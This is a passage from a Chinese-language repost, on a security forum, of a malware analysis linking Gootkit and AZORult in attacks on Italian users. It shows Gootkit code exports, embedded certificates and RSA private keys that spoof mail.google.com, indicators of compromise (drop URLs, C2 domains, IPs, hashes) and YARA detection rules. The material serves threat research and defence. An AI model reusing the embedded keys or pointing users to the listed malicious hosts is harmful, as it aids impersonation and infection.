exports.downloadFileRight = gootkit_spyware.DownloadFileRight;
exports.SpAddPortRedirection = gootkit_spyware.SpAddPortRedirection;
exports.SpGetVendor = gootkit_spyware.SpGetVendor;
```

我们发现代码之间有很多相似之处，它们可以完全兼容。 例如，私钥和证书已被修改，表明恶意软件作者选择了更强的密钥。



var global_cert = "-----BEGIN CERTIFICATE-----\nMIIDBzCCAe+gAwIBAgIJALgooROegLDiMA0GCSqGSIb3DQEBBQUAMBoxGDAWBgNV\nBAMMD21haWwuZ29vZ2xlLmNvbTAeFw0xODEwMjQxMzQ3MThaFw0yODEwMjExMzQ3\nMThaMBoxGDAWBgNVBAMMD21haWwuZ29vZ2xlLmNvbTCCASIwDQYJKoZIhvcNAQEB\nBQADggEPADCCAQoCggEBALfXHk/rM8NcBdun5dGw8iFn1cA+zFI/1o1tEj1quMZD\nFSCxyU94E62UOgBJCbcAN3lmHbQ9EWi8he75tGKoI25eQ6kgCUIridRpxaFptQqB\nyGgiE61UyQTzYXJPBx8PdMyXlvMQfOEpL/eDN76hI06hTz9U3ZqI2QgBkGsK3a5z\nPgrjIDHP1bCZGd1D8LcBn+2U3hAPmvmfmXKcA2j/mu5xb1VzAII/68FR0QNKIry6\nQE5ckW/zASNTZaNyMB2gmiXfqdghN2zbYcmBIfC4jqpH+eh5Xu1kpIG346R7IHVd\nSFcUhUON9IIGj/kmuaFd0iMyeGqJXqMbZviZXGz12kUCAwEAAaNQME4wHQYDVR0O\nBBYEFPRpo4Sky3AZSfDj01OI3ipNzgFVMB8GA1UdIwQYMBaAFPRpo4Sky3AZSfDj\n01OI3ipNzgFVMAwGA1UdEwQFMAMBAf8wDQYJKoZIhvcNAQEFBQADggEBALDwlldQ\ncrpJPEWDYGDdaYJqW+TQW+5cGodddIwvGE12MXSoa+G0sUjtBb90vMD+dtbUd3Uo\n06neXBA/Xd+OYY5BA6YdiLTRcn8xA9mnnRE211mjhmLO5tNIzqGM+1tfCAGoSQig\nlEe7PIPOkpefSMSYCJPw5Cv6CGeJd/VN5lmT5kIL+5D/IHzCJo4R1XnNrKWyUrid\nSq+ir+KCV2YKRcjYDu1iWAuFo/0VTZL+scR4NYB1/GuBymEWQkGIdGsRnPcJ5XY6\ngTPw8en8dEXmmxFJ1Xd10Baq8DL3U4AU7SLsINIWL4g5n/RaXmHDMY7DD5I270GJ\nmV8mHIzrf74+7RE=\n-----END CERTIFICATE-----\n";	var global_cert = "-----BEGIN CERTIFICATE-----\r\nMIICtzCCAiCgAwIBAgJAwj/sQrLq6n+7nn9OSX0zzgGhP834SgLjlxQ96GHioum4\r\nj3w7bUQWVwUYjadfxZxt3S/xsss3zG5yJGJyFK64ATANBgkqhkiG9w0BAQUFADBC\r\nMRswGQYDVQQDExJHZW9UcnVzdCBHbG9iYWwgQ0ExFjAUBgNVBAoTDUdlb1RydXN0\r\nIEluYy4xCzAJBgNVBAYTAlVTMB4XDTE0MTEyNDE3MDkyOFoXDTE1MTEyNDE3MDky\r\nOFowaTEYMBYGA1UEAxMPbWFpbC5nb29nbGUuY29tMQswCQYDVQQGEwJVUzETMBEG\r\nA1UECBMKQ2FsaWZvcm5pYTEWMBQGA1UEBxMNTW91bnRhaW4gVmlldzETMBEGA1UE\r\nChMKR29vZ2xlIEluYzCBnzANBgkqhkiG9w0BAQEFAAOBjQAwgYkCgYEAriq+HsPB\r\noe//EIGy7/aDCsS95UEbVBVeeYOe4OpeOOdy3hE48HADYFEKwMMu2PLh9q9bzNnx\r\naXpRY8Amdcp5Gk4jHJ5akXXGnasw67vE6udzmSay1WgU7jrhkTAbWuyzEIwuehJ7\r\n15awJBKWWw2luxpbLOaw7WSW08vLn3Rk8H0CAwEAAaNXMFUwNAYDVR0lAQH/BCow\r\nKAYIKwYBBQUHAwIGCCsGAQUFBwMEBggrBgEFBQcDAQYIKwYBBQUHAwMwHQYDVR0R\r\nAQH/BBMwEYIPbWFpbC5nb29nbGUuY29tMA0GCSqGSIb3DQEBBQUAA4GBAH4Erwf9\r\nmw+RbSX4MKEppUzs+q7UumC8Z9p+7K3PnI+xLY6ZW4tHEYLjJqcKGY2a+F4kDW6A\r\nhoyBr+qHJO9aXmoAbAHgHteS27kzWIulh1u6oHGFqHFXDTQKERdckn5MkqF3L+6h\r\nbMEpXkJNLOj2JWzfrUP+ZhVZy78VUEiqr/cY\r\n-----END CERTIFICATE-----\r\n";
var global_key = "-----BEGIN RSA PRIVATE KEY-----\nMIIEowIBAAKCAQEAt9ceT+szw1wF26fI0bDyIWfVwD7MWX/WjW0SPWq4xkMVILHJ\nT3gTrZQ6AEkJtwA3eWYdtD0RaLyF7vm0YqgjbI5DqSAJSWuJ1GnFoWm1CoHlaCIT\nrVTJBPNhck8HHw90zJeW8xB84Skv94M3vqGXTqFPP1TdmojZCAGQawrdmM+CuOU\nMc/VsJkZ3UPwtwGf7ZTeEA+a+Z+ZcpwDaP+a7nFvVXMAiX/rwVHRA0qWvLpATlyR\nb/MBI1Nlo3IwHaCaJd+p2CE3bNthyYGV8LiOqkf56Hle7WSmUbfjpHsgdV1IVxSF\nQ430ggaP+Sa5oV3SIzJ4aoleoxtm+JlcbPXaRQIDAQABAoIBAHNO2FJkQhIc1MfL\nbZiylYxiZm2odeAFEPuv1+rxz2d7l/rjyFKyDBWpjR+0sAU6e5EHfcYZL5wz8wXL\nVVsz/tUxBttDns+QRekXVsBBXy5x7NNz3EexkEwso4hhDSRsO2RACIv4YXuQq+dh\nREuraw4Em4IrprtQ7I/ZK04YiKbrzTQa0Inl9+hDjIYdjshI8kmQXOGyaJe7oeaM\n3adDgToAUIDsWaDiTQ36mhhGXCcbYJp6GqtRjuWGmYUNZ+pAtYoFHi+XHOi8/4Fc\nzc7v9B2eJI+8KrzJr6e5QphcaHJXeVfZAmiZVp7RZDac8mFra03vDkDSKEVUJXGH\nlizdo9kCgYEA4iBiI1MfEDARPOUWp44mG0dr27ZY62LL1MyuXV4DT/g4Bqg/RzUQ\nwWMhwyNL5ylweInIYT4IU+BgLoBS2fbW4Z8EdUtdDoJXyWsr3bP/uUYWx08x0GIr\nW3EhPfBlpL4ehXsfTqZqBXSqY/Vnv6+giOkG22JMwTihKxAs19GaTjsCgYEA0CCc\n0/Mgz5PD+0BIKM0JVrjaHNSno0Hai9I2/snMUr/ogbEx6hkokUltJgIrksKC21IY\nG5WltXNX3NLj3hG1jnWtB/RTIT5Nr5IvgtRFU4HMK0zvQY/xHAkTcB8u8y9uBQpA\nzgbNhY1g754NHdn84T1LYvCkr+c67gmaHquTcX8CgYEAoZuvR7vCOZmA2FqJ5Fot\nVdWnejFKP4AuWPmnrEbiaybIM6zO/J8qSGwG1yXEu32t0pf2Q7IciCOV2eYQUIKf\ndERntUSVTydMgkE76okYPFuhL/Sjj2B5yDKEJXZHzoOp4I/sAhPhNeD5XdMnwNFO\nFEsmgWgxnu5QESzQP7YnZ70CgYAg5bbETb7W8L1enneJc3dRbOCVBAwHYyZfSp1j\ngpQ4VDs1HMQOA7IE3P1Sr68hgHtcno+ttIIqZDP0JKV9+YCgJvuVsUnw4is3YD0A\nSfs3SuHxyjRbQZxT2R9obpVmPQ3/3/IEXtDnIkRHO81I9abiF2UuG2I8oGkRLRVe\nWbJxkwKBgA8kYIHRJSsBaQ4aa4hTqz6hRAkPr5hvH4AHWggTmdbLnt+2fJVw3/W7\ncxT9nb6WZe13RtNfxVXiizIzD/LOLxINZNBBFI1Knf8iDHD9nNRes+tIIfSb661+\nWB0Dfb44YmMXBZ7KBxJqJ37cfdexQa+CO9OMdoieeOJU12XpHcP/\n-----END RSA PRIVATE KEY-----";	var global_key = "-----BEGIN RSA PRIVATE KEY-----\nMIICXQIBAAKBgQCuKr4ew8Gh7/8QgbLv9oMKxL3lQRtUFV55g57g6l4453LeETjw\r\ncANgUQrAwy7Y8uH2r1vM2fFpelFjwCZ1ynkaTiMcnlqRdcadqzDru8Tq53OZJrLV\r\naBTuOuGRMBta7LMQjC56EnvXlrAkEpZbDaW7Glss5rDtZJbTy8ufdGTwfQIDAQAB\r\nAoGASUSt6l9LrAY8dQM69XvssLEHedQj3QGIVvlp+lBeBu5HAmiYXX2hzfkJ3wG9\r\nSYMT0CUBJ3Jf/pF4f9Ar3c2pl9bzN7MY9mmHMUfDI3heCb5NgMBIpu+1R7MKuLsT\r\nQ7aATQd4TlcmPBLX3J+p4G4xY6H55he+8PhZieata2g5XsECQQDnaeGns23X/4h3\r\n4DNyJu174JTEgc1D+rlmHPsYcA98qR7G0wyg3E33CFbt+OdtTS1pEKwMAaKJ/qu+\r\n8TpPAeuFAkEAwKvVrMDKRGGHkd7LYPviJ6re9xR+3lv37ELHGlyoeucXV423sgnh\r\nwE3BhaS2RtX25xOk7Bg63vQsSEIMv0bWmQJBAMK+aBgo95d+g+nd022NNO264Xc9\r\nhPBgWOuaF/VI2L+f0zafBVGaFEJ/0igR/zAMctqoHSE9fvuCRiY5+0fh5cECQATs\r\nn2Jx7vl+cKOWySXqaiZPZLF18aQbY7PDJSmUUq4Jd/xB3/8J554tnpOW2R3IXC4d\r\nv2pVWDPYk8UpMm/1FlkCQQDI3gm7JNJqydrLP3plplfFB6hq3yxM1UG4Po+iCych\r\n3/vPHarkJzs3Gl6lH/lxK31gl8UEaF6DLGn8HFO+nzDc\r\n-----END RSA PRIVATE KEY----- ;

结论

在此次对意大利组织和用户的攻击事件进行分析后，我们发现了用于监视和检测InfoSec社区和CERT-Yoroi之间的联系，并揭示了连接此特定AZORult实例和Gootkit木马的

此外，该分析还发现了网络犯罪分子所使用技术是如何演变的，并且展示了如何使用高级语言（在这种情况下为JavaScript）来帮助攻击者。

Iocs

Dropurl:
hairpd[.com/stat/stella.exe
hairpd[.com/stat/sputik.exe
ivanzakharov91[.example[.com
googodsgld[.com
185.154.21[.208
driverconnectsearch.info
host.colocrossing.com

192.3.179[.203
Components:
RuntimeBroker5.exe 2274174ed24425f41362aa207168b491e6fb55cab208116070f91c049946097a
stella.exe
6f51bf05c9fa30f3c7b6b581d4bbf0194d1725120b242972ca95c6ecc7eb79bc

sputik a75b318eb2ae6678fd15f252d6b33919203262eb59e08ac32928f8bad54ca612

- C2 (AZORult)

ssl[.admin[.itybuy[.it

- C2 (gootkit):

avant-garde[.host
kinzhal[.online

- Hash:
2274174ed24425f41362aa207168b491e6fb55cab208116070f91c049946097a
6f51bf05c9fa30f3c7b6b581d4bbf0194d1725120b242972ca95c6ecc7eb79bc
a75b318eb2ae6678fd15f252d6b33919203262eb59e08ac32928f8bad54ca612
12791e14ba82d36d434e7c7c0b81c7975ce802a430724f134b7e0cce5a7bb185

Tara规则

```
rule Gootkit_11_02_2019{

   meta:
   description = "Yara Rule for Gootkit"
   author = "Cybaze Zlab_Yoroi"
   last_updated = "2019_02_11"
   tlp = "white"
   category = "informational"

   strings:
            $a = {4D 5A}
        $b1 = {2D EE 9D 00 04 29 76 EC 00 00 F9}
        $c1 = {E6 C5 1F 2A 04 5A C8}
        $d1 = "LoadCursorW"
            $b2 = {75 0E E8 84 8D FF FF 83 CF FF C7}
            $c2 = {B9 C7 25 E7 00 5A 00 00 BA}
            $d2 = "GetCurrentPosition"

   condition:
            $a and (($b1 and $c1 and $d1) or ($b2 and $c2 and $d2))
}

rule Azorult_11_02_2019{

   meta:
   description = "Yara Rule for Azorult"
   author = "Cybaze Zlab_Yoroi"
   last_updated = "2019_02_11"
   tlp = "white"
   category = "informational"

   strings:
        $a = "MZ"
        $b = {44 00 02 00 00 00 6A 04 58 6B C0 00 8B 0D}
            $c = {00 00 8B 45 0C 8B 55 F8 39 50 0C 74 10 68}
            $d = {41 00 FF D6 8B D8 89 5D D4 85 DB 74 74 FF 35}

   condition:
            all of them
}
```

■■■■■■■■■■■https://blog.yoroi.company/research/gootkit-unveiling-the-hidden-link-with-azorult/

点击收藏 | 0 关注 | 1

上一篇：分析Windows LNK文件攻击方法 下一篇：某GOU单店版 v6.0 渗透笔记...

1. 0 条回复
    - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板